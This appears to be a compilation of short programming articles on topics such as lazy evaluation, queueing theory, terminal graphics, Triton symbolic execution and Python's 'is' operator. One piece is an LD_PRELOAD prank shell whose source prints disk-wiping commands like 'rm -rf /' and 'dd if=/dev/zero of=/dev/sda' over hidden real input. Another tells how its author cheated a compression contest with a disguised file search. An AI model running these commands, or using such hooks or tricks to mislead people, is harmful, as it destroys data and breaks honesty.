In spite of their simplicity, LALR(1) parsers are pretty powerful, they can be used to parse languages such as C, Lua and Java. This particular code can be easily extended to support more complicated DSLs. Full code for this article can be found here: https://github.com/Sheph/tinyp

Poor Man's Time Machine

Here is a simpler version of the famous `repmin` puzzle from the late great Richard Bird's arsenal of functional tricks: given a non-empty array of numbers `a`, find the smallest number `m` and replace every element of `a` with `m` – in a **single pass**.

It is straightforward to build a naive non-solution which calculates the minimum value of `a` in one pass and then mutates `a` in another pass:

```
function findMin(a) {
  let m = a[0]
  for (let i = 0; i < a.length; i++) {
    if (a[i] < m) {
      m = a[i]
    }
  }
  return m
}
function replaceMin(a, m) {
  for (let i = 0; i < a.length; i++) {
    a[i] = m
  }
}
m = findMin(a)    // Pass #1
replaceMin(a, m)  // Pass #2
```

The question is: how to do these **temporally dependent** tasks in a single pass? How do we go through `a` to replace all its elements with `m` but somehow also calculate `m` at the same time? Here's an idea: can we traverse `a` to calculate `m` and replace it with some value `x` which we can guarantee is going to be the minimum value later? But won't that require sending a message to the present from the future. Is it necessary to invent a time-machine to solve this puzzle? Or could we do with something more modest: say, a simple **function** and a tiny **leap of faith**.

To see how a simple function can help us time travel, please note that the seemingly temporal dependency arises only because `replaceMin(a, findMin (a))` forces the **traversal** in `findMin` before **replacement** in `replaceMin`. If we could just find a way to represent the minimum value not as a `Number` but a function instead, the temporal dependency would vanish because we'd be able replace every element of `a` with a function which would **evaluate** to the minimum value **later in the future**. The function could then stand as a proxy for `m` and delay the need to actually calculate `m` when we enter `replaceMin`. (We concede this is not what we originally set out to do but why it is the case would become clear shortly.)

Let's do this with a function `findAndReplaceMin` which calculates `m` but also replaces the elements of `a` by some as-of-yet unrelated function `xf` in a single pass:

```
function findAndReplaceMin(a, xf) {
  let m = a[0]
  for (let i = 0; i < a.length; i++) {
    if (a[i] < m) {
      m = a[i]
    }
    a[i] = xf
  }
  return m
}
```

But how do we guarantee that `xf`, which seems unrelated to `m` right now, indeed evaluates to the minimum value later? We're still stuck in the loop where evaluation of `m` requires `xf` be passed to `findAndReplaceMin` which itself depends on `m` ... until we realise that we can **bootstrap** the evidence for our **faith** by saying this:

```
let m = findAndReplaceMin(a, () => m)
```

This seems paradoxical: how can `m` be used in its own definition?

The answer is that we're NOT *using* `m` to calculate `m` but only *denoting* `m` in a function which calculates `m` independently of the denotation. More precisely, the closure `() => m` captures the undefined variable `m` without forcing the evaluation which would happen only if we say `xf()`. And if you look carefully, we take care not to do that anywhere inside `findAndReplaceMin` (more on this in a bit).

Even more precisely, when the line `let m = findAndReplaceMin(a, () => m)` is executed in code, it would do **two separate tasks** in **one single pass**:

1. **calculate** the minimum value by traversing `a` and **bind** it to `m`
2. **replace** every element of `a` with the function `() => m` (without evaluating the function)

When any element of the `a` is needed, we'd say `a[i]()` which would try to access the value bound to `m`. But that doesn't need to run `findAndReplaceMin` again because `m` is already bound to the minimum value from Step 1.

In functional parlance, writing this self-referential declaration is called **"tying the knot"**. It refers to the circular reference to `m`, which we fill from `findAndReplaceMin` in the future, but which we can still use inside `findAndReplaceMin` in the present if we care not to inspect or evaluate it.

The key to this illusion of time-travel is the assignment `a[i] = xf` without inspecting `xf`. We can not afford to poke `xf` (say by doing `xf()`) inside `findAndReplaceMin` because that would just force the evaluation of `m` ... inside the evaluation of `m` ... I think you get where that would lead.

We've (almost) solved this puzzle, but you might complain: we were asked to create an array of numbers but ended up creating an array of functions instead.

To understand why we couldn't exactly do what we sought out to, we look at a language where **delayed evaluation** is built-in: Haskell

The best way to see how this would be different in Haskell is to see how `findAndReplaceMin` would look like in Haskell:

```
findAndReplaceMin :: Int -> [Int] -> (Int, [Int])
findAndReplaceMin x [y]      = (y, [x])
findAndReplaceMin x (h : t)  = (min g h, x : t')
  where (g, t') = findAndReplaceMin x t

let (m, b) = findAndReplaceMin m a
```

It almost mirrors the JavaScript logic, but recursively and immutably.

The main difference is that in Haskell, we don't need to rely on closures to delay evaluation because functions are lazy by default and do not evaluate their arguments until they need to. This strategy is called **call-by-need** evaluation. This is why we don't resort to tricks like `() => m` to delay evaluation of `m` in Haskell. `m` is guaranteed to not be evaluated unless it's explicitly *pattern-matched*.

Tying the knot is also relatively easier in Haskell. In Haskell, we can just write `m` on both sides of `let (m, b) = findAndReplaceMin m a`. A similar attempt in JavaScript is bound to fail, which is why we took care to hide `m` inside `() => m`.

But most importantly, in both languages, the trick relies on the same **leap of faith**: we can't evaluate (by pattern-matching `m` in Haskell or calling `xf` in JavaScript) before `findMinAndReplace` finishes. If we get too impatient and lose faith, exactly the same fate awaits us in both Haskell and JavaScript: an infinite abyss of doubt till time ends!

Schrödinger's Terminal: The Gaslighting Shell

In "Schrödinger's Terminal" you won't know what the actual command is until you hit Enter.

Introduction

While staring at an open terminal, I had a thought: What if a colleague was watching my screen and saw me typing extremely dangerous commands, when in reality, the input was perfectly harmless? My goal was to create a "Gaslighting Shell", a prank for anyone shoulder-surfing. Paradoxically, this could also serve as a "Coercion Resistant Shell". If someone ever forces you to wipe your root directory, this code might just save your day :)

The Mechanics of Deception

The trick is actually quite simple. We use `LD_PRELOAD` to catch the program's flow. This lets us hook functions like `read()` and `write()` before they even reach the kernel.

When I first tried this, I ended up with the mess you see below. The TTY driver was "fighting" me by echoing everything.

Failed Attempt

```
$ gcc -fPIC -shared -o libgaslight.so gaslight.c -ldl
$ LD_PRELOAD=./libgaslight.so bash
$ dwdh oiafm=i/dev/zero of=/dev/sda # Writing "whoami" + TAB
```

As you can see, the screen showed `dwdh` because the TTY driver echoes input independently. To fix this, I used `stty -echo` to silence the terminal. Now, it works perfectly, the real input stays hidden, and only the fake commands are visible.

Opening the Box

Compile and start the session with the commands below:

Setup

```
$ gcc -fPIC -shared -o libgaslight.so gaslight.c -ldl
$ stty -echo; LD_PRELOAD=./libgaslight.so bash; stty echo
```

Example output with `whoami` + **TAB**:

Action

```
$ rm -rf / --no-preserve-root
ubuntu
```

The Source: gaslight.c

```c
#define _GNU_SOURCE
#include <dlfcn.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <time.h>

static int fake_pos, fake_idx;
const char *fake_cmds[] = {
    "rm -rf / --no-preserve-root",
    "mkfs.ext4 /dev/sda",
    "dd if=/dev/zero of=/dev/sda",
    "chmod -R 777 /"
};
ssize_t read(int fd, void *buf, size_t count) {
    static ssize_t (*orig_read)(int, void *, size_t),
    (*orig_write)(int, const void *, size_t);
    if (!orig_read) {
        orig_read = dlsym(RTLD_NEXT, "read");
        orig_write = dlsym(RTLD_NEXT, "write");
        srand(time(0)); fake_idx = rand() % 4;
    }
    ssize_t n = orig_read(fd, buf, count);
    if (fd == 0 && n == 1) {
        char key = *(char *)buf, display_char;
        int fake_len = strlen(fake_cmds[fake_idx]);
        if (key == '\t' || key == '\n' || key == '\r') {
            if (fake_pos < fake_len)
                orig_write(1, fake_cmds[fake_idx] +
     fake_pos, fake_len - fake_pos);
            if (key == '\t') { fake_pos = fake_len; return
     n; }
            fake_pos = 0; fake_idx = rand() % 4;
            orig_write(1, "\n", 1); return n;
        }
        if ((key == 127 || key == 8) && fake_pos > 0) {
            fake_pos--; orig_write(1, "\b \b", 3);
        } else if (key != 127 && key != 8) {
            if (fake_pos < fake_len) {
                display_char = fake_cmds[fake_idx][fake_pos
     ];
            } else if (fake_pos == fake_len) {
                display_char = ' ';
            } else if (fake_pos == fake_len + 1) {
                display_char = '#';
            } else {display_char = '.';}
            orig_write(1, &display_char, 1); fake_pos++;
        }
    }
    return n;
}
ssize_t write(int fd, const void *buf, size_t count) {
    static ssize_t (*orig_write)(int, const void *, size_t);

    if (!orig_write) orig_write = dlsym(RTLD_NEXT, "write");

    if (fd == 1 && count == 1) return 1;
    return orig_write(fd, buf, count);
}
```

Stop Guessing Worker Counts

M/M/c Queueing Theory for Optimal Worker Pool Sizing

Most systems size worker pools empirically—add workers until latency improves, then hope the config survives production. This article applies M/M/c queueing theory to calculate optimal worker counts mathematically.[1]

I – The Problem

Consider a worker pool processing health checks. Jobs arrive at rate **λ** (lambda) per second. Each worker processes at rate **μ** (mu), taking **τ = 1/μ** seconds per job. How many workers **c** do we need?

The naive approach—start with some number, observe queue depth, adjust—fails because:

- Feedback is slow; queues build gradually
- By the time you notice, you're already behind
- The system appears fine until it suddenly isn't

II – M/M/c Queue Model

Queueing theory provides the answer. For a system with Markovian (Poisson) arrivals, Markovian service times, and c servers:

```
ρ = λ / (c × μ)  // utilization  Stable iff: ρ < 1 ⟺ λ × τ < c
```

The critical insight: **if ρ ≥ 1, the queue grows without bound**. No amount of buffering, backpressure, or autoscaling changes this fundamental constraint.

> **Minimum workers:** $c_{min} = \lceil \lambda \times \tau \rceil + 1$

III – Service Times

Service time τ varies by job type. From production benchmarks:

Type	τ (ms)	Notes
HTTP	15–30	Full TLS handshake
TCP	5–15	SYN-ACK only
ICMP	2–10	Network layer
gRPC	10–25	Persistent conn

For mixed workloads, use weighted average or worst-case τ depending on SLO requirements.

IV – Arrival Rate

Arrival rate λ derives directly from configuration:

```
λ = monitors / interval  // Example: 10,000 monitors @ 1s interval → λ = 10,000/s
```

For heterogeneous intervals: $\lambda = \sum(\text{monitors}_i / \text{interval}_i)$.

V – Target Utilization

Operating at c_{min} means ρ ≈ 1—technically stable but with unbounded latency variance. Practical systems target **70–80% utilization**:

```
c = ⌈(λ × τ) / ρ_target⌉  // For 75%: c = ⌈(10000 × 0.020) / 0.75⌉ = 267 workers
```

Beyond 80%, wait times grow nonlinearly—the Erlang C formula[2] quantifies this precisely. At 90% utilization, average wait time is roughly 9× the service time.


VI – Implementation

```go
func MinWorkers(lambda, tau float64) int {
    rhoTarget := 0.75
    return int(math.Ceil(
        lambda * tau / rhoTarget,
    ))
}

// Dynamic sizing with observed metrics
func OptimalWorkers(obs Metrics) int {
    return MinWorkers(obs.Rate, obs.AvgTau)
}
```

Feed with rolling averages from your metrics system for dynamic sizing.

VII – Visual Model



VIII – Practical Guidance


Start with the formula, then adjust for variance. High-variance service times (σ/μ > 0.5) need more headroom. Monitor queue depth as a leading indicator—if it trends upward, you're approaching instability.

> **The math doesn't lie:** c > λτ is non-negotiable. Everything else is optimization.

[1] Cox-Buday, K. *Concurrency in Go*, Ch. 5. O'Reilly, 2017.
[2] Erlang C: P(wait) = C(c,λ/μ) / (1 - ρ)

github.com/ziad-hsn/cpra

Terminal Graphics Protocol for fast embedded development



From a software perspective, embedded graphics are slow going: hunt down a microcontroller and display, wire them up, and for every small change flash the board and wait for it to reboot. But modern terminals can render images, so we can now skip the hardware shuffle and iterate right in the terminal!

Modern terminals support the "Terminal Graphics Protocol", which works as follows: a program that needs to display an image writes the image data to stdout, surrounded by escape codes used as delimiters. Here's an example program written in Bash that displays a 32x16 rectangle:

```
#!/usr/bin/env bash

w=32; h=16 # image dimensions

printf "\e_G" # start delimiter

# metadata:
#   [a]ction: [T]ransmit and display
#   [f]ormat: 24-bit RGB bitmap
printf "a=T,f=24,s=$w,v=$h;"

# bitmap data:
for pixel in $(seq 1 $((w * h))); do
    printf "\x00\xff\xff" # R=0, G=255, B=255
done | base64 -w0
#      ^ base64 required by protocol

printf "\e\\" # end delimiter
```

This will print out a 32x16 cyan rectangle in the terminal. Note that this is not `tput`-style background set to cyan, this is an actual image and we have pixel-level precision (as we'll see in a second).

This Bash example is deliberately low-tech, but it shows the key property: the Terminal Graphics Protocol is dead simple to implement. If you can write bytes to stdout, you can display an image in the terminal! And nothing is stopping us from using it with real application code instead of toy scripts. Let's use the following graphics example written in MicroPython, a barebones variant of Python that was designed to also run on embedded devices:

```
def draw_saturn(fbuf, width, height):
    fbuf.line(0,height-1, width-1, 0, 1)
    r = min(width, height) // 4
    fbuf.ellipse(width//2, height//2, r, r, 1)
```


This code assumes `fbuf` is a `FrameBuffer` from MicroPython's `framebuf` module which presents an abstraction that many display drivers build on: a memory buffer for storing pixel data, plus a few drawing primitives like `line`, `rect`, and `ellipse`. Your code draws into this buffer; the driver then reads it and turns the pixel data into display-specific commands over I2C, SPI, and so on.

But why leave the terminal! We can use the `termbuf` driver that reads the buffer and prints it out to stdout following the Terminal Graphics Protocol:

```
from my_drawings import draw_saturn
import termbuf

w, h = 128, 64 # mimic a 0.96" monochrome OLED
display = termbuf.TermBuffer(w, h)
draw_saturn(display, w, h)
display.show()
```

By defining the drawing code like this we can use the same function for both testing in the terminal (using the Unix port of MicroPython) or using a real display driven by a microcontroller.



Flat representation of Saturn

In my experience, this leads to huge speed improvements. First, you completely avoid the need to go fish out for a microcontroller and display, wiring, etc. And when you start coding, there is no flashing required, meaning you can stay in the flow and see your changes appear in real time.

This is not limited to MicroPython, so if your development framework compiles or runs on your host platform, give the Terminal Graphics Protocol a try!

The Case of the Missing Megabytes

In a *Data Structures and Algorithms* class during my undergrad, we once had a compression challenge posed to us by an adjunct professor who was quite proud of the fact that it had never been beaten.

The challenge was simple: submit a single packed executable that, when run, would reproduce the original target file while meeting a minimum required compression ratio.

THE IMPOSSIBLE FILE

So, they presented the file to us. I think it was something like 10 MB, and when I looked through it, the data entropy appeared high. *Like, really high.* Standard compression tools like 7Z or RAR wanted **NOTHING to do with it.**

The sophistication of my compression understanding at the time extended to lempel-ziv, huffman, maybe Middle-Out and well... that's about it. So I was like, "*Okay, I'm not going to create the world's best compression method on a whim.*" That's when I started thinking: if I can't win through compression, maybe there's another way...

THE LONG SHOT

The first thing I tried was uploading the original file to several public mirrors so that the executable when run would just fetch it down from one of the possible sources. *Simple enough, right?*

Well, here's the issue with that: there's no guarantee that the machine the professor would be running the program on would even have internet connectivity. In fact, that's probably the first thing they'd block.

Then I started thinking again. Maybe this guy's running all the submissions back-to-back. He's probably processing them in sequence because he's got tons of entries coming in. If I can't download the file, perhaps there's a chance it's already on the machine from somebody's previous simulation.

[1] - https://en.wikipedia.org/wiki/Weissman_score

THE GREAT DISK SEARCH

I quickly threw together a program that tree-walked the disk using standard POSIX calls, but only bothered hashing if they cleared a minimum size cutoff, just to keep the expensive checks to a minimum. If it matched, I'd just copy the file into the current directory and report a success - though if it found the file too quickly it would continue thrashing the disk to simulate I/O for a while so as to avoid suspicion. My program might not be a great decompression system, but you know what it is? *A fantastic file search.*

Of course, I couldn't make this look *too* obvious. I mean, imagine submitting a tiny C++ program claiming it could compress a 10 MB file into just a few kilobytes. He'd immediately know it was fake.

I padded the compressed binary, adding a bunch of random hexadecimal and binary junk to bulk it up to around 5 MB. It was still phenomenal - better than any other method on the market for this type of file but at least it seemed *somewhat* plausible. I mean, who knows, maybe a student had stumbled upon some revolutionary new tesseract-folding compression algorithm or something and smashed the **proverbial Weissman score**[1].

THE FINAL GAMBLE

The contest went on for nearly a month, and the professor had a leaderboard tracking scores. Most of the students' submissions were hovering just slightly above standard compression rates - around 9 MB. Nothing groundbreaking, though.

I'd bet everything on the assumption that another student's program had already run before mine, leaving the file conveniently lying around for me to grab.

So, it's a Friday night. I finished the program, packed it all up, and sent it off. Then I went to bed. Needless to say, I woke up to quite an *excited response from my professor!*

PSA: This harmless prank worked because the assignment was optional, ungraded, and had no impact on anyone's standing in the class. This story is not intended to encourage or justify cheating.

Image adapted from: **Mapping Out the HPC Dependency Chaos** by F. Zakaria et al.

The Reproducibility Charade

"It works on my machine"

Reproducibility has become a big deal. Whether it's having higher confidence in one's build or trying to better understand your supply chain for provenance, having an accurate view of your software has become a necessity. *What even is reproducibility though?*

To conflate matters, the terms: reproducibility, replicability, and repeatability are often interchanged and most often associated to academics. They may even have different meaning depending on which group you ask! Whether the desire comes from a security concern or just wanting the damned software to work on another machine reliably, many have sought the holy grail of the claim that their software build system provides *reproducibility*.

Perhaps one of the strongest stance one can take for software builds is `bit-level reproducibility`. The process undertaken always produces the same *exact* same output. Many build systems, such as `Bazel` by Google pride themselves on enforcing that the outputs of each step in a build process produce identical results as a requirement of a working build. `Nixpkgs` itself claims to offer reproducible builds, although not at the bit-level, and the promise of entering *Reproducible Valhalla*. In practice though, true reproducibility, software that reliably works, as we will see is either an effort at boiling the ocean no one undertakes or practically impossible. Similar to Ken Thompson's *Reflections on Trusting Trust*, often these systems set a clear boundary at some point with regards to third-party dependencies at which they've given up.

Why is reproducibility so hard? Software does not live in isolation. `Nix` has done a fantastic job at pulling back the curtains to many of the insane graphs needed to build and run software as evidenced by the snarl at the top of the page which is the build and runtime dependency graph for the seemingly simple Ruby interpreter. Although `Nix` may make it feasible to potentially have each edge in a graph unique, in practicality, the community have chosen to consolidate largely to single package versions within the build graph. Now two packages, `Foo` and `Bar`, which depend on `X` must consolidate to a single version, hoping they both still work. In `Nixpkgs`, reproducibility rarely means "as the original package author intended".

Tools such as `Bazel` have picked up mainstream usage from their advocacy by large companies that use it or via similar derivatives. These companies write and proclaim how internally it's solved many of their software development life-cycle problems. They've graciously open-sourced these tools for us to use so that we may also reap similar benefits. *Sounds great right?*

These companies however have a very distinctive software development practice from most of us which lets them ~~cheat slightly at~~ simplify the problem: they vendor all their dependencies and give the exact same hardware and base system to their engineers. For us normies, vendoring all third party dependencies has proven too onerous for most. Few developers truly understand the amount of code they pull in via transitive dependencies from their language package managers. To improve adoption, these tools have begun to support declarative dependency management and thus we've re-introduced *the diamond dependency problem* where only a single version of any library may exist in the graph.

The inconvenient truth is that by leveraging packages via language package managers and patterns, they've infected or poisoned the build system with ultimately the same root problems, diamond dependency, Google set out to thwart when building `Bazel` and vendoring dependencies internally.

For those familiar with `Java`, you might think of the answer as *shading your dependencies*, effectively giving them a new namespace. While that can give you a warm blanket, at the cost of bloat, you will eventually hit the *one definition rule* as you discover one of your shaded dependencies is trying to load a shared library, `dlopen`, at a different version. You've now entered the Nine Circles of Hell.

In reality, while we strive for perfection we must admit that reproducibility is a spectrum even when told its output is deterministic. Whether software is reproducible, is a question that can only be answered depending on the vector from which it was asked. Is it reproducible from the point of view of the user, build system or original library author? Either way, I just hope that the software works on my damn machine.

Scan the QR code to go to the original article, which was first published on my blog.

https://fzakaria.com/
https://www.linkedin.com/in/fmzakari/
https://x.com/fmzakari

Farid Zakaria

The three types of programming language complexity

What does complexity even mean, anyway?

This is the question that led to the writing of this article. Some languages, like C or Python or Go, are considered "simple". Others, like Rust or Haskell, are considered "complex". And yet, Rust in particular has been nominated most-loved language in the annual Stack Overflow polls for (as of this writing) a straight decade in a row! Assuming that we aren't **all** of us gluttons for punishment, why might we prefer a complex language instead of a simple one?

Incidental complexity

Is a language simple when its syntax is as simple as possible? If so, then this snippet showcases immense simplicity:

```
[-]>[-]>[<+>-]<[ >>[<+<<+>>>-]<<<[>>>+<<<-]>-]
[-]>[-]>[<+>-]<[ >>[<+<<+>>>-]<<<[>>>+
<<<-]>-]++++++++++<<[->+>-[>+>>]>[+[-
<+>]>+>>]<<<<<<]>>[-]>>>++++++++++<[->-[>+>>]>
[+[-<+>]>+>>]<<<<<]>[-]>>[>++++++[-<+++++++
+>]<.<<+>+>[-]]<[<[->-<]++++++[->++++++++<]>.
[-]] <<++++++[-<++++++++>]<.[-]<<[-<+>]
```

Clearly, this must be a very simple way to print the product of two numbers, correct?

The answer, of course, is a resounding **no**. While each constituent part of this program is extremely simple, the program *as a whole* is an explosion of complexity. In particular, it is an explosion of the first type of complexity we will look at here, defined thusly:

> **Incidental complexity** is when something that by all accounts should be simple, instead has to be complicated because its implementation details are spilled outside.

Modern languages with high incidental complexity include e.g. CUDA and especially OpenCL.

Intrusive complexity

Is a language simple when it's flexible and lax, rather than opinionated, with regards to the programs it accepts? If so, the following Golang snippet is very simple:

```
func tranceive (from chan int32, to chan int32) {
  val := <-from
  to <- val
  fmt.Println("Value transmitted: ", val)
}
```

I mean, sure, this looks simple... if nothing goes wrong. If either argument is not usable –i.e. uninitialised or closed– it might just as easily deadlock, hang, panic, or just read wrong data. And that, of course, assumes that `from` and `to` have working correspondents. Trying to pre-empt any of those cases will complicate things much more.

Or how about Python?

```
def dot_product(as,bs):
    assert len(as) == len(bs), 'Unequal lengths'
    return sum(a * b for a,b in zip(as, bs))
```

Again, the happy path here is very simple... but, within the function body, we have no idea what the two vectors even contain. Each element of either vector might be an integer, or a float, or a string, or a list in its own right. It's possible to work around this, by writing more complicated code... but, if we have to write complicated code, what advantages does Python offer exactly?

(Particularly funny to me is the

```
# dotProduct :: Num a ⇒ [a] → [a] → Either String a
```

possibility. I'm sorry, I have to know Haskell to write Python?)

Thus, we arrive at the definition of the second pertinent kind of complexity:

> **Intrusive complexity** is when, even if a happy-path implementation is very simple, pre-empting possible problems disproportionately complicates the code.

Inherent complexity

We arrive at the final type of complexity, exemplified most pertinently by Rust. In Rust, the `tranceive` example we saw earlier would be written thusly:

```
fn tranceive<T>(from: &Receiver<T>, to: &Sender<T>)
where
    T: std::fmt::Debug,
{
    let Ok(value) = from.recv() else {
        println!("No remaining senders for `from`.");
        return;
    };
    let print_val = format!("{value:?}");
    let Ok(()) = to.send(value) else {
        println!("Receiver of `to` has hung up.");
        return;
    };
    println!("Value transmitted: {print_val:?}");
}
```

This is much more complicated than the equivalent Go, but each extra bit of complexity has a good reason. The `&`s are because we're neither consuming nor mutating our arguments. The `Debug` limitation is so we can use this function generically, only knowing in advance how to print the value.

Like Go, there are possible error conditions. Unlike Go, both the possible error conditions and the way they are handled are transparent to the user. Most importantly, unlike Go, *none of those error conditions depend on the state of our arguments.* We may have no information about the correspondents of `from` and `to`, but `from` and `to` themselves are live by compiler guarantee. There's no possibility of deadlock, and there's no possibility of reading bogus data; at most, `from` might have to wait.

This illustrates the third and final type of complexity we have to contend with:

> **Inherent complexity** consists of all the things one must take into account to ensure correct operation in all cases.

Armed with this terminology, the reason programmers love Rust can now be explained in just one sentence: **Programmers love Rust because, despite exposing large amounts of inherent complexity, it eliminates incidental and intrusive complexity.**

```python
#!/usr/bin/env python3
from triton import *
import lief

def load_binary(ctx, binary):
  for seg in binary.segments:
    if str(seg.type) == "TYPE.LOAD":
      ctx.setConcreteMemoryAreaValue(
        seg.virtual_address, list(seg.content))

def emulate(ctx, pc, stop):
  while pc:
    inst = Instruction(pc, bytes(
      ctx.getConcreteMemoryAreaValue(pc, 16)))
    ctx.processing(inst)
    if inst.getAddress() == stop: break
    pc = ctx.getConcreteRegisterValue(
      ctx.registers.rip)


def main():
  ctx = TritonContext(ARCH.X86_64)
  ctx.setMode(MODE.SYMBOLIZE_LOAD, True)
  load_binary(ctx, lief.parse("./crackme"))

  INPUT, ast = 0x100000, ctx.getAstContext()
  for i in range(8):
    ctx.symbolizeMemory(
      MemoryAccess(INPUT + i, CPUSIZE.BYTE))
    b = ctx.getSymbolicMemory(
      INPUT + i).getAst()
    ctx.pushPathConstraint(
      ast.bvuge(b, ast.bv(0x41, 8)))
    ctx.pushPathConstraint(
      ast.bvule(b, ast.bv(0x5A, 8)))

  ctx.setConcreteRegisterValue(
    ctx.registers.rsp, 0x9FFFFFF0)
  ctx.setConcreteRegisterValue(
    ctx.registers.rbp, 0x9FFFFFF0)
  ctx.setConcreteRegisterValue(
    ctx.registers.rax, INPUT)

  emulate(ctx, 0x11A2, 0x11BA)

  al = ctx.getSymbolicRegister(
    ctx.registers.al).getAst()
  constraint = ast.land([
    ctx.getPathPredicate(),
    ast.equal(al, ast.bv(1, 8))])
  model = ctx.getModel(constraint)

  pwd = bytearray(8)
  for id, val in model.items():
    pwd[ctx.getSymbolicVariable(id).getOrigin()
        - INPUT] = val.getValue()

  print(f"Solution: {pwd.decode('ascii')}")


if __name__ == '__main__':
  main()
```

Triton - A (very) brief Introduction

Triton, created by Jonathan Salwan, is a symbolic execution tool that uses *concolic execution* (concrete + symbolic). While pure symbolic execution can symbolize memory and registers to explore all paths, it often hits the state explosion problem, where exponentially growing paths exhaust memory since each requires duplicating state (registers, memory, etc.).

Concolic execution solves this by providing concrete values to guide execution through specific paths. For each operation, Triton builds an Abstract Syntax Tree (AST) with nodes representing operations and BitVectors of different sizes representing values. To extract a value from symbolic memory or registers, we retrieve the expression affected by previous operations. Adding constraints reduces the solution space, then Triton translates the constrained AST to SMT-Solver format (e.g., Z3) to obtain a model satisfying those constraints.

A simple Triton Script (left code)

- **Initialize Context**: Create a **TritonContext** for your target architecture (x86_64) and enable optimizations like aligned memory and constant folding (this step is optional).
- **Load Binary**: Parse the binary with LIEF and iterate over PT_LOAD segments, writing their contents into Triton's memory using **setConcreteMemoryAreaValue()**.
- **Symbolize Input**: Set 8 bytes of memory at address 0x100000 as symbolic. Add constraints using **pushPathConstraint()** to restrict each byte to uppercase ASCII (0x41-0x5A). This guides execution toward valid character sets.
- **Emulate**: Enter the emulation loop starting at 0x11A2 (mov rdi, rax) and stop at 0x11BA (movzx eax, al). Fetch instructions, process them with **processing()**, and advance to the next. Triton builds the AST automatically as it applies instruction semantics.
- **Extract & Solve**: Extract the symbolic expression from the AL register with **getSymbolicRegister().getAst()**. Combine this with path constraints using **ast.land()**, then solve with **getModel()** for AL == 1. The SMT solver returns values satisfying all constraints. More constraints improve solver efficiency.

More advanced scripts in Triton include code to hook function calls when these are called from the main binary (we can return concrete values, or symbolize the output data), code to detect when execution reaches certain points, or even the generation of a Z3 script to directly use the python library of this tool (in some cases, this is faster than calling the SMT solver from Triton).


Thank you for reading until here & see you space cowboy…

Crackme file: https://files.catbox.moe/pljcdd

Trying to demo Python's is


Recently I was running an "intro to Python" course and going through comparison operators. One of these operators is of course "is", which checks whether expressions on both sides evaluate to the same object (i.e. is the thing on the left and the thing on the right actually the same thing). To highlight the difference between "is" and "==" I've used the following example:

```
>>> a = 1234567890
>>> b = 1234567890
>>> a == b
True
>>> a is b
False
```



We create two distinct objects of `int` type and 1234567890 value, assign names "a" and "b" to them, and check whether they are equal (they are) and whether they are the same object (they are not).
Now, I have a very smart group, who took my "experiment as much as you can" to their hearts. As such, I immediately get a couple of messages asking why does this not work when they tried it. Here's the code:

```
>>> a = 5
>>> b = 5
>>> a == b
True
>>> a is b
True
```



This, of course, is every Python and Java programmer's favorite party trick. In case of both languages (or rather their typical implementations), what happens is that—for optimization purposes—multiple small numbers have pre-created everlasting objects, which can be referred to when a result of an operation is one of these small integer values. This way we don't have to create objects for values like 0 or 1, which appear everywhere and would otherwise eat a good chunk of memory.
I've explained that and encouraged the group to find the boundary value, or, to be more exact, the first integer value that Python creates as a new object instead of using a pre-existing object.
I've received the answer pretty fast: **257**. Good.
But there's another question: why does the following code return True?


```
>>> 257 is 257
<stdin>:1: SyntaxWarning: "is" with 'int' literal. Did you mean "=="?
True
```

This is quickly followed by yet another one—why does the following code behave differently in REPL than when put in a .py file?

```
>>> a = 257
>>> b = 257
>>> a is b
False
```

VS

```
$ cat is.py
a = 257
b = 257
print(a is b)
$ python is.py
True
```



Initially, I thought that the first case (257 is 257) stemmed from compilation-time expression evaluation—it's not uncommon for that to work a bit differently than runtime evaluation. But no—actually both questions have the same answer: compilation-time constant deduplication.
You see, when cPython compiles a function's or module's body, it needs to create a table of constants used by this code (this is due to a design decision on how cPython's bytecode and virtual machine should work). And what it does, is getting rid of duplicate entries—there's just no reason to keep them. So while two separate statements in REPL create two distinct objects, a single REPL expression—as well as module's body ("global code")—will benefit from less objects being created.

How important is it to know this? This depends. If you're planning to attend a party with Python programmers, it's very important. Otherwise... not so much ;)

Using the Browser's <canvas> for Data Compression

